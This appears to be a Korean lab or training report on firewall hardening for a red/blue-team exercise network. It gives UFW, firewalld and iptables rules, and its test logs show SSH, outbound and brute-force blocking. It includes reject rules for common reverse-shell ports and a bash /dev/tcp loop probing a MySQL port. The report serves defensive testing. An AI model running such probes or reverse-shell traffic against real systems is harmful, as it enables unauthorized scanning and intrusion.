firewall-cmd --permanent --add-rich-rule='rule family="ipv4" destination address="DB04(IP)" port port="3306" protocol="tcp" accept' firewall-cmd --reload </pre>
ATK01	UFW	<pre> ufw default deny incoming ufw default deny outgoing # 인바운드: 레드팀 자체 관리 IP만 허용 ufw allow from [레드팀_IP] to any port 22 proto tcp # 아웃바운드: 훈련 타겟 네트워크 대역으로만 해킹 트래픽(모든 포트) 허용 ufw allow out to 10.30.0.0/16 ufw allow out to 10.40.0.0/16 # 자체 DNS 룩업용 ufw allow out 53/udp ufw enable </pre>

ATK02	Firewalld	<pre> firewall-cmd --permanent --add-service=http firewall-cmd --permanent --add-service=https firewall-cmd --permanent --remove-service=ssh # 인바운드: 레드팀 관리 IP만 SSH 접근 firewall-cmd --permanent --add-rich-rule='rule family="ipv4" source address="[레드팀_IP]" port port="22" protocol="tcp" accept' # 아웃바운드: 임의의 리버스 셸 차단을 위한 기본 정책 강화 (웹 응답만 허용) firewall-cmd --permanent --add-rich-rule='rule family="ipv4" port port="4444" protocol="tcp" reject' firewall-cmd --permanent --add-rich-rule='rule family="ipv4" port port="5555" protocol="tcp" reject' firewall-cmd --reload </pre>
MS03	Firewalld	<pre> firewall-cmd --permanent --remove-service=ssh # 인바운드: 블루팀 IP의 접근 및 관리 허용 firewall-cmd --permanent --add-rich-rule='rule family="ipv4" source address="[블루팀_IP]" port port="22" protocol="tcp" accept' firewall-cmd --permanent --add-rich-rule='rule family="ipv4" source address="[블루팀_IP]" port port="5000" protocol="tcp" accept' # 아웃바운드: 관리 대상 네트워크(10.30.x.x 대역)로의 관제 핑/연결 허용 firewall-cmd --permanent --add-rich-rule='rule family="ipv4" destination address="10.30.0.0/16" accept' firewall-cmd --reload </pre>
MS04	Firewalld	<pre> firewall-cmd --permanent --remove-service=ssh # 인바운드: 블루팀 IP의 접근 및 관리 허용 firewall-cmd --permanent --add-rich-rule='rule family="ipv4" source address="[블루팀_IP]" port port="22" protocol="tcp" accept' firewall-cmd --permanent --add-rich-rule='rule family="ipv4" source address="[블루팀_IP]" port port="5000" protocol="tcp" accept' # 아웃바운드: 관리 대상 네트워크(10.30.x.x 대역)로의 관제 핑/연결 허용 firewall-cmd --permanent --add-rich-rule='rule family="ipv4" destination address="10.30.0.0/16" accept' firewall-cmd --reload </pre>

방화벽 설정 목록

DB01 방화벽 설정

```
Chain OUTPUT (policy ACCEPT 1065 packets, 216K bytes)
pkts bytes target prot opt in out source destination
0 0 monitorix_IN_8 6 -- * * 0.0.0.0/0 0.0.0.0/0 tcp spt:143 dpts:1024:65535 ctstate RELATED,ESTABLISHED
55 4287 monitorix_IN_7 17 -- * * 0.0.0.0/0 0.0.0.0/0 udp spt:53 dpts:1024:65535 ctstate RELATED,ESTABLISHED
0 0 monitorix_IN_6 6 -- * * 0.0.0.0/0 0.0.0.0/0 tcp spt:3306 dpts:1024:65535 ctstate RELATED,ESTABLISHED
0 0 monitorix_IN_5 6 -- * * 0.0.0.0/0 0.0.0.0/0 tcp spt:139 dpts:1024:65535 ctstate RELATED,ESTABLISHED
0 0 monitorix_IN_4 6 -- * * 0.0.0.0/0 0.0.0.0/0 tcp spt:110 dpts:1024:65535 ctstate RELATED,ESTABLISHED
95 26898 monitorix_IN_3 6 -- * * 0.0.0.0/0 0.0.0.0/0 tcp spt:22 dpts:1024:65535 ctstate RELATED,ESTABLISHED
0 0 monitorix_IN_2 6 -- * * 0.0.0.0/0 0.0.0.0/0 tcp spt:80 dpts:1024:65535 ctstate RELATED,ESTABLISHED
0 0 monitorix_IN_1 6 -- * * 0.0.0.0/0 0.0.0.0/0 tcp spt:21 dpts:1024:65535 ctstate RELATED,ESTABLISHED
0 0 monitorix_IN_0 6 -- * * 0.0.0.0/0 0.0.0.0/0 tcp spt:25 dpts:1024:65535 ctstate RELATED,ESTABLISHED

Chain DB_PROTECT (1 references)
pkts bytes target prot opt in out source destination
0 0 0 -- * * 0.0.0.0/0 0.0.0.0/0 state NEW recent: SET name: MYSQL_BRUTE side: source mask: 255.255.255.
255 0 0 LOG 0 -- * * 0.0.0.0/0 0.0.0.0/0 state NEW recent: UPDATE seconds: 60 hit_count: 5 name: MYSQL_BRUTE sid
e: source mask: 255.255.255.255 LOG flags 0 level 4 prefix "DB_BRUTE_FORCE_DETECTED:"
0 0 DROP 0 -- * * 0.0.0.0/0 0.0.0.0/0 state NEW recent: UPDATE seconds: 60 hit_count: 5 name: MYSQL_BRUTE sid
e: source mask: 255.255.255.255
0 0 ACCEPT 0 -- * * 0.0.0.0/0 0.0.0.0/0
```

DB02 방화벽 설정

```
Chain OUTPUT (policy DROP 67 packets, 4720 bytes)
pkts bytes target prot opt in out source destination
0 0 monitorix_IN_8 6 -- * * 0.0.0.0/0 0.0.0.0/0 tcp spt:143 dpts:1024:65535 ctstate RELATED,ESTABLISHED
0 0 monitorix_IN_7 17 -- * * 0.0.0.0/0 0.0.0.0/0 udp spt:53 dpts:1024:65535 ctstate RELATED,ESTABLISHED
0 0 monitorix_IN_6 6 -- * * 0.0.0.0/0 0.0.0.0/0 tcp spt:3306 dpts:1024:65535 ctstate RELATED,ESTABLISHED
0 0 monitorix_IN_5 6 -- * * 0.0.0.0/0 0.0.0.0/0 tcp spt:139 dpts:1024:65535 ctstate RELATED,ESTABLISHED
0 0 monitorix_IN_4 6 -- * * 0.0.0.0/0 0.0.0.0/0 tcp spt:110 dpts:1024:65535 ctstate RELATED,ESTABLISHED
0 0 monitorix_IN_3 6 -- * * 0.0.0.0/0 0.0.0.0/0 tcp spt:22 dpts:1024:65535 ctstate RELATED,ESTABLISHED
0 0 monitorix_IN_2 6 -- * * 0.0.0.0/0 0.0.0.0/0 tcp spt:80 dpts:1024:65535 ctstate RELATED,ESTABLISHED
0 0 monitorix_IN_1 6 -- * * 0.0.0.0/0 0.0.0.0/0 tcp spt:21 dpts:1024:65535 ctstate RELATED,ESTABLISHED
0 0 monitorix_IN_0 6 -- * * 0.0.0.0/0 0.0.0.0/0 tcp spt:25 dpts:1024:65535 ctstate RELATED,ESTABLISHED
0 0 ACCEPT 0 -- * * 0.0.0.0/0 0.0.0.0/0 state RELATED,ESTABLISHED
0 0 ACCEPT 17 -- * * 0.0.0.0/0 10.30.192.0/19 udp dpt:53
0 0 ACCEPT 6 -- * * 0.0.0.0/0 10.30.192.0/19 tcp dpt:53
67 4720 LOG 0 -- * * 0.0.0.0/0 0.0.0.0/0 LOG flags 0 level 4 prefix "OUTBOUND_DROP: "
```

DB03 방화벽 설정

```
7 0 0 monitorix_IN_2 6 -- * * 0.0.0.0/0 0.0.0.0/0 tcp spts:1024:65535 dpt:80 ctstate NEW,RELATED,ESTABLISHED
8 0 0 monitorix_IN_1 6 -- * * 0.0.0.0/0 0.0.0.0/0 tcp spts:1024:65535 dpt:21 ctstate NEW,RELATED,ESTABLISHED
9 0 0 monitorix_IN_0 6 -- * * 0.0.0.0/0 0.0.0.0/0 tcp spts:1024:65535 dpt:25 ctstate NEW,RELATED,ESTABLISHED
10 0 0 ACCEPT 6 -- * * 10.30.96.0/20 0.0.0.0/0 tcp dpt:3306 MAC 00:0c:29:02:e5:16
11 0 0 ACCEPT 6 -- * * 10.30.96.0/20 0.0.0.0/0 tcp dpt:3306 MAC 00:0c:29:9d:ec:cc
12 0 0 ACCEPT 6 -- * * 10.30.192.0/19 0.0.0.0/0 tcp dpt:3306 MAC 00:0c:29:b8:34:05
13 0 0 DROP 6 -- * * 0.0.0.0/0 0.0.0.0/0 tcp dpt:3306

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
num pkts bytes target prot opt in out source destination

Chain OUTPUT (policy ACCEPT 699 packets, 77766 bytes)
num pkts bytes target prot opt in out source destination
1 0 0 monitorix_IN_8 6 -- * * 0.0.0.0/0 0.0.0.0/0 tcp spt:143 dpts:1024:65535 ctstate RELATED,ESTABLISHED
2 110 7892 monitorix_IN_7 17 -- * * 0.0.0.0/0 0.0.0.0/0 udp spt:53 dpts:1024:65535 ctstate RELATED,ESTABLISHED
3 0 0 monitorix_IN_6 6 -- * * 0.0.0.0/0 0.0.0.0/0 tcp spt:3306 dpts:1024:65535 ctstate RELATED,ESTABLISHED
4 0 0 monitorix_IN_5 6 -- * * 0.0.0.0/0 0.0.0.0/0 tcp spt:139 dpts:1024:65535 ctstate RELATED,ESTABLISHED
5 0 0 monitorix_IN_4 6 -- * * 0.0.0.0/0 0.0.0.0/0 tcp spt:110 dpts:1024:65535 ctstate RELATED,ESTABLISHED
6 0 0 monitorix_IN_3 6 -- * * 0.0.0.0/0 0.0.0.0/0 tcp spt:22 dpts:1024:65535 ctstate RELATED,ESTABLISHED
7 0 0 monitorix_IN_2 6 -- * * 0.0.0.0/0 0.0.0.0/0 tcp spt:80 dpts:1024:65535 ctstate RELATED,ESTABLISHED
8 0 0 monitorix_IN_1 6 -- * * 0.0.0.0/0 0.0.0.0/0 tcp spt:21 dpts:1024:65535 ctstate RELATED,ESTABLISHED
9 0 0 monitorix_IN_0 6 -- * * 0.0.0.0/0 0.0.0.0/0 tcp spt:25 dpts:1024:65535 ctstate RELATED,ESTABLISHED
```

※ HD01 서버의 경우 DOWN 오류 발생으로 스크린샷 첨부 불가

HD02 방화벽 설정

```
[root@hd02 ~]# firewall-cmd --list-all
public (active)
  target: default
  icmp-block-inversion: no
  interfaces: ens160
  sources:
  services: cockpit dhcpv6-client http https ssh
  ports:
  protocols:
  forward: yes
  masquerade: no
  forward-ports:
  source-ports:
  icmp-blocks:
  rich rules:
    rule family="ipv4" source address="10.30.192.25/19" port port="22" protocol="tcp" log prefix="HD02_SSH: " level="info" accept
    rule family="ipv4" destination address="8.8.8.8" port port="53" protocol="udp" accept
    rule family="ipv4" port port="5555" protocol="tcp" reject
    rule family="ipv4" port port="4444" protocol="tcp" reject
```

MR01 방화벽 설정

```
[root@mr01 ~]# firewall-cmd --list-all
public (active)
  target: default
  icmp-block-inversion: no
  interfaces: ens160
  sources:
  services: cockpit dhcpv6-client ssh
  ports: 80/tcp
  protocols:
  forward: yes
  masquerade: no
  forward-ports:
  source-ports:
  icmp-blocks:
  rich rules:
    rule family="ipv4" source address="10.30.192.25/19" port port="514" protocol="udp" accept
    rule family="ipv4" source address="10.30.192.25/19" port port="161" protocol="udp" accept
```

MR02 방화벽 설정

```
root@mr02:~# ufw status
Status: active

To Action From
--
80/tcp ALLOW Anywhere
443/tcp ALLOW Anywhere
514/udp ALLOW Anywhere
22/tcp ALLOW 10.30.192.25
80/tcp (v6) ALLOW Anywhere (v6)
443/tcp (v6) ALLOW Anywhere (v6)
514/udp (v6) ALLOW Anywhere (v6)
```

방화벽 실제 적용 및 작동 결과 예시

HD02(웹/SSH방화벽)

```

<strong>Rocky Enterprise Software Foundation</strong> have anything to
do with this website or its content.</li>
<li>The Rocky Linux Project nor the <strong>RESF</strong> have
"hacked" this webserver: This test page is included with the
distribution.</li>
</ul>
<p>For more information about Rocky Linux, please visit the
<a href="https://rockylinux.org/"><strong>Rocky Linux
website</strong></a>.
</p>
</div>
</div>
<div class='col-sm-12 col-md-6 col-md-6 col-md-offset-12'>
<div class='section'>

    <h2>I am the admin, what do I do?</h2>

    <p>You may now add content to the webroot directory for your
    software.</p>

    <p><strong>For systems using the
    <a href="https://httpd.apache.org/">Apache Webserver</strong></a>:
    You can add content to the directory <code>/var/www/html/</code>.
    Until you do so, people visiting your website will see this page. If
    you would like this page to not be shown, follow the instructions in:
    <code>/etc/httpd/conf.d/welcome.conf</code>.</p>

    <p><strong>For systems using
    <a href="https://nginx.org">Nginx</strong></a>:
    You can add your content in a location of your
    choice and edit the <code>root</code> configuration directive
    in <code>/etc/nginx/nginx.conf</code>.</p>

    <div id="logos">
        <a href="https://rockylinux.org/" id="rocky-poweredby"> <!-- webserver -->
    </div>
</div>
</div>

<footer class="col-sm-12">
<a href="https://apache.org">Apache</a> is a registered trademark of <a href="https://apache
tes and/or other countries.<br />
<a href="https://nginx.org">NGINX</a> is a registered trademark of <a href="https://">F5 Net
</footer>

```

허용 테스트

웹 페이지 내용이 정상적으로 출력됨

HD02(웹/SSH 방화벽)

```

root@db01:~# ssh 10.30.192.15
root@10.30.192.15's password:
Permission denied, please try again.
root@10.30.192.15's password:

```

```

Aug 13 18:52:34 hd02 kernel: filter IN public REJECT: IN=ens160 OUT= MAC=ff:ff:ff:ff:ff:ff:00:0c:29:b8:34:05:00:00 SRC=10.30.192.25 DST=10.30.223.255 LEN=229 TO
S=0x00 PREC=0x00 TTL=120 ID=612 PROTO=UDP SPT=138 DPT=138 LEN=209

```

허용되지 않는 IP의 SSH 접근 DENY

밑 이미지는 접근 DENY의 로그

HD02(웹/SSH 방화벽)

```
C:\Users\Admin>ssh 10.30.192.15
The authenticity of host '10.30.192.15 (10.30.192.15)' can't be established.
ED25519 key fingerprint is SHA256:Bw6jpOAHaVR5ZhTSL+8gxehQ+debghgR0HISWLgpwAE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.30.192.15' (ED25519) to the list of known hosts.
admin@10.30.192.15's password:
Last login: Tue Aug 11 02:34:40 2026 from 172.16.4.1
[admin@hd02 ~]$ |
```

관리자 원격 허용한 곳에서 SSH시도 성공

HD02(웹/SSH 방화벽)

```
[root@hd02 ~]# curl -v telnet://10.30.96.10:4444
* Trying 10.30.96.10:4444...
* connect to 10.30.96.10 port 4444 failed: Connection refused
* Failed to connect to 10.30.96.10 port 4444: Connection refused
* Closing connection 0
curl: (7) Failed to connect to 10.30.96.10 port 4444: Connection refused
```

```
Aug 13 11:04:33 hd02 kernel: filter_IN_public REJECT: IN=ens160 OUT= MAC=ff:ff:ff:ff:ff:ff:00:0c:29:b0:34:05:00:00 SRC=10.30.192.25 DST=10.30.223.255 LEN=229 TO
S=0x00 PREC=0x00 TTL=120 ID=613 PROTO=UDP SPT=130 DPT=130 LEN=209
```

아웃바운드 4444통제

밀 이미지는 통제된 로그

DB01(Iptables - Brute Force 방어)

```
C:\Users\Admin>curl -v telnet://10.30.96.10:3306
* Trying 10.30.96.10:3306...
* Connected to 10.30.96.10 (10.30.96.10) port 3306
```

신뢰 서버의 정상 접속

DB01(Iptables - Brute Force 방어)

```

[root@mr01 ~]# for i in {1..8}; do
>
>   timeout 1 bash -c "</dev/tcp/10.30.96.10/3306" 2>/dev/null
>
>   if [ $? -eq 0 ]; then
>
>     echo "Attempt $i : SUCCESS"
>
>   else
>
>     echo "Attempt $i : BLOCKED (Drop)"
>
>   fi
>
>   sleep 1
>
> done
Attempt 1 : SUCCESS
Attempt 2 : SUCCESS
Attempt 3 : SUCCESS
Attempt 4 : SUCCESS
Attempt 5 : BLOCKED (Drop)
Attempt 6 : BLOCKED (Drop)
Attempt 7 : BLOCKED (Drop)
Attempt 8 : BLOCKED (Drop)

```

```

root@db01:~# journalctl -k -f | grep "DB_BRUTE_FORCE_DETECTED:"
Aug 13 05:19:19 db01 kernel: DB_BRUTE_FORCE_DETECTED:IN=ens33 OUT= MAC=00:0c:29:02:e5:16:ca:01:19:10:00:38:08:00 SRC=10.40.32.10 DST=10.30.96.10 LEN=60 TOS=0x00
PREC=0x00 TTL=63 ID=13181 DF PROTO=TCP SPT=47864 DPT=3306 WINDOW=64240 RES=0x00 SYN URG=0
Aug 13 05:19:21 db01 kernel: DB_BRUTE_FORCE_DETECTED:IN=ens33 OUT= MAC=00:0c:29:02:e5:16:ca:01:19:10:00:38:08:00 SRC=10.40.32.10 DST=10.30.96.10 LEN=60 TOS=0x00
PREC=0x00 TTL=63 ID=5780 DF PROTO=TCP SPT=47878 DPT=3306 WINDOW=64240 RES=0x00 SYN URG=0
Aug 13 05:19:23 db01 kernel: DB_BRUTE_FORCE_DETECTED:IN=ens33 OUT= MAC=00:0c:29:02:e5:16:ca:01:19:10:00:38:08:00 SRC=10.40.32.10 DST=10.30.96.10 LEN=60 TOS=0x00
PREC=0x00 TTL=63 ID=51601 DF PROTO=TCP SPT=47884 DPT=3306 WINDOW=64240 RES=0x00 SYN URG=0
Aug 13 05:19:25 db01 kernel: DB_BRUTE_FORCE_DETECTED:IN=ens33 OUT= MAC=00:0c:29:02:e5:16:ca:01:19:10:00:38:08:00 SRC=10.40.32.10 DST=10.30.96.10 LEN=60 TOS=0x00
PREC=0x00 TTL=63 ID=10559 DF PROTO=TCP SPT=47900 DPT=3306 WINDOW=64240 RES=0x00 SYN URG=0

```

60초 내에 5회 이상 접속 시도 -> 5회부터 드랍된다

journalctl -k -f | grep "DB_BRUTE_FORCE_DETECTED:" 로그

DB02(Iptables - 아웃바운드 차단)

```

--- 10.40.32.10 ping statistics ---
9 packets transmitted, 0 received, 100% packet loss, time 8208ms

root@db02:~# curl http://10.30.192.15
curl: (28) Failed to connect to 10.30.192.15 port 80 after 133196 ms: Couldn't connect to server

```

```

root@db02:~# journalctl -k -f | grep "OUTBOUND_DROP:"
Aug 13 05:42:57 db02 kernel: OUTBOUND_DROP: IN= OUT=lo SRC=127.0.0.1 DST=127.0.0.53 LEN=71 TOS=0x00 PREC=0x00 TTL=64 ID=52373 DF PROTO=UDP SPT=54851 DPT=53 LEN=51
Aug 13 05:42:57 db02 kernel: OUTBOUND_DROP: IN= OUT=lo SRC=127.0.0.1 DST=127.0.0.53 LEN=71 TOS=0x00 PREC=0x00 TTL=64 ID=61301 DF PROTO=UDP SPT=41915 DPT=53 LEN=51
Aug 13 05:42:57 db02 kernel: OUTBOUND_DROP: IN= OUT=lo SRC=127.0.0.1 DST=127.0.0.53 LEN=71 TOS=0x00 PREC=0x00 TTL=64 ID=23019 DF PROTO=UDP SPT=52027 DPT=53 LEN=51
Aug 13 05:42:57 db02 kernel: OUTBOUND_DROP: IN= OUT=lo SRC=127.0.0.1 DST=127.0.0.53 LEN=71 TOS=0x00 PREC=0x00 TTL=64 ID=14255 DF PROTO=UDP SPT=55590 DPT=53 LEN=51
Aug 13 05:42:57 db02 kernel: OUTBOUND_DROP: IN= OUT=lo SRC=127.0.0.1 DST=127.0.0.53 LEN=71 TOS=0x00 PREC=0x00 TTL=64 ID=45484 DF PROTO=UDP SPT=42515 DPT=53 LEN=51
Aug 13 05:42:57 db02 kernel: OUTBOUND_DROP: IN= OUT=lo SRC=127.0.0.1 DST=127.0.0.53 LEN=71 TOS=0x00 PREC=0x00 TTL=64 ID=34853 DF PROTO=UDP SPT=37998 DPT=53 LEN=51
Aug 13 05:42:57 db02 kernel: OUTBOUND_DROP: IN= OUT=lo SRC=127.0.0.1 DST=127.0.0.53 LEN=71 TOS=0x00 PREC=0x00 TTL=64 ID=31856 DF PROTO=UDP SPT=39739 DPT=53 LEN=51
Aug 13 05:42:57 db02 kernel: OUTBOUND_DROP: IN= OUT=lo SRC=127.0.0.1 DST=127.0.0.53 LEN=71 TOS=0x00 PREC=0x00 TTL=64 ID=44819 DF PROTO=UDP SPT=42127 DPT=53 LEN=51
Aug 13 05:42:57 db02 kernel: OUTBOUND_DROP: IN= OUT=lo SRC=127.0.0.1 DST=127.0.0.53 LEN=71 TOS=0x00 PREC=0x00 TTL=64 ID=35277 DF PROTO=UDP SPT=59473 DPT=53 LEN=51

```

아웃바운드 차단 확인하기 위해 외부망 접속시도 실패
일 이미지는 로그

MR01(Firewalld - 특정 대역 모니터링 수집)

```
[root@mr01 ~]# firewall-cmd --list-all
public (active)
  target: default
  icmp-block-inversion: no
  interfaces: ens160
  sources:
  services: cockpit dhcpv6-client ssh
  ports: 80/tcp
  protocols:
  forward: yes
  masquerade: no
  forward-ports:
  source-ports:
  icmp-blocks:
  rich rules:
    rule family="ipv4" source address="10.30.192.25/19" port port="514" protocol="udp" accept
    rule family="ipv4" source address="10.30.192.25/19" port port="161" protocol="udp" accept
```

```
[root@hd02 ~]# curl -v telnet://10.40.32.10:8080
* Trying 10.40.32.10:8080...
* connect to 10.40.32.10 port 8080 failed: No route to host
* Failed to connect to 10.40.32.10 port 8080: No route to host
* Closing connection 0
curl: (7) Failed to connect to 10.40.32.10 port 8080: No route to host
```

1. firewalld가 22번 포트(ssh)는 기본 허용 설정으로 되어있다.
2. accept없는 8080포트 연결 실패

MR02(UFW - 방화벽 입출력 통제)

```
[root@hd02 ~]# curl http://10.30.192.20
<html>
<head><title>301 Moved Permanently</title></head>
<body>
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx/1.24.0 (Ubuntu)</center>
</body>
</html>
[root@hd02 ~]# _
```

웹 연결 성공

MR01(Firewalld - 특정 대역 모니터링 수집)


```
[root@hd02 ~]# curl -v telnet://10.30.192.20:22
* Trying 10.30.192.20:22...
* connect to 10.30.192.20 port 22 failed: Connection timed out
* Failed to connect to 10.30.192.20 port 22: Connection timed out
* Closing connection 0
curl: (28) Failed to connect to 10.30.192.20 port 22: Connection timed out
```

```
root@mr02:~# journalctl -k -f | grep "BLOCK"
Aug 13 07:05:34 mr02 kernel: [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:82:ef:f2:00:0c:29:d3:b7:21:00:00 SRC=10.30.192.15 DST=10.30.192.20 LEN=60 TOS=0x00 PREC=0x00
TTL=64 ID=5831 DF PROTO=TCP SPT=58338 DPT=22 WINDOW=64240 RES=0x00 SYN URGF=0
Aug 13 07:05:36 mr02 kernel: [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:82:ef:f2:00:0c:29:d3:b7:21:00:00 SRC=10.30.192.15 DST=10.30.192.20 LEN=60 TOS=0x00 PREC=0x00
TTL=64 ID=5832 DF PROTO=TCP SPT=58338 DPT=22 WINDOW=64240 RES=0x00 SYN URGF=0
Aug 13 07:05:40 mr02 kernel: [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:82:ef:f2:00:0c:29:d3:b7:21:00:00 SRC=10.30.192.15 DST=10.30.192.20 LEN=60 TOS=0x00 PREC=0x00
TTL=64 ID=5833 DF PROTO=TCP SPT=58338 DPT=22 WINDOW=64240 RES=0x00 SYN URGF=0
Aug 13 07:05:43 mr02 kernel: [UFW BLOCK] IN= OUT=ens33 SRC=10.30.192.20 DST=10.30.192.25 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=51342 DF PROTO=TCP SPT=43710 DPT=53
WINDOW=64240 RES=0x00 SYN URGF=0
Aug 13 07:05:48 mr02 kernel: [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:82:ef:f2:00:0c:29:d3:b7:21:00:00 SRC=10.30.192.15 DST=10.30.192.20 LEN=60 TOS=0x00 PREC=0x00
TTL=64 ID=5834 DF PROTO=TCP SPT=58338 DPT=22 WINDOW=64240 RES=0x00 SYN URGF=0
Aug 13 07:06:03 mr02 kernel: [UFW BLOCK] IN= OUT=ens33 SRC=10.30.192.20 DST=10.30.192.25 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=550 DF PROTO=TCP SPT=32826 DPT=53 W
INDOW=64240 RES=0x00 SYN URGF=0
Aug 13 07:06:24 mr02 kernel: [UFW BLOCK] IN= OUT=ens33 SRC=10.30.192.20 DST=10.30.192.25 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=1326 DF PROTO=TCP SPT=59160 DPT=53
WINDOW=64240 RES=0x00 SYN URGF=0
Aug 13 07:06:37 mr02 kernel: [UFW BLOCK] IN=ens33 OUT= MAC=00:0c:29:82:ef:f2:00:0c:29:d3:b7:21:00:00 SRC=10.30.192.15 DST=10.30.192.20 LEN=60 TOS=0x00 PREC=0x00
TTL=64 ID=5836 DF PROTO=TCP SPT=58338 DPT=22 WINDOW=64240 RES=0x00 SYN URGF=0
Aug 13 07:06:44 mr02 kernel: [UFW BLOCK] IN= OUT=ens33 SRC=10.30.192.20 DST=10.30.192.25 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=22185 DF PROTO=TCP SPT=36576 DPT=53
WINDOW=64240 RES=0x00 SYN URGF=0
```


- 1. 22포트 차단되어 있는지 확인
- 2. BLOCK 로그

서버 구축 결과 상세 예시





- Python 코드를 연동한 GUI 환경에서 각 서버를 원격으로 세팅 가능
- 운영 체제 및 서비스에 따라 자동 설치 및 세부 설정이 가능한 환경 제공



Monitorix 실행 화면

```
server {
    listen 80;
    server_name 10.30.96.10;

    location = / {
        return 301 http://10.30.96.10/monitorix;
    }

    location /monitorix {
        proxy_pass http://127.0.0.1:8080;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header X-Forwarded-Proto $scheme;

        proxy_http_version 1.1;
        proxy_set_header Upgrade $http_upgrade;
        proxy_set_header Connection "upgrade";
    }
}
```

Monitorix 설정값

```
root@db01:/backup# cd /etc/nginx/sites-enabled/
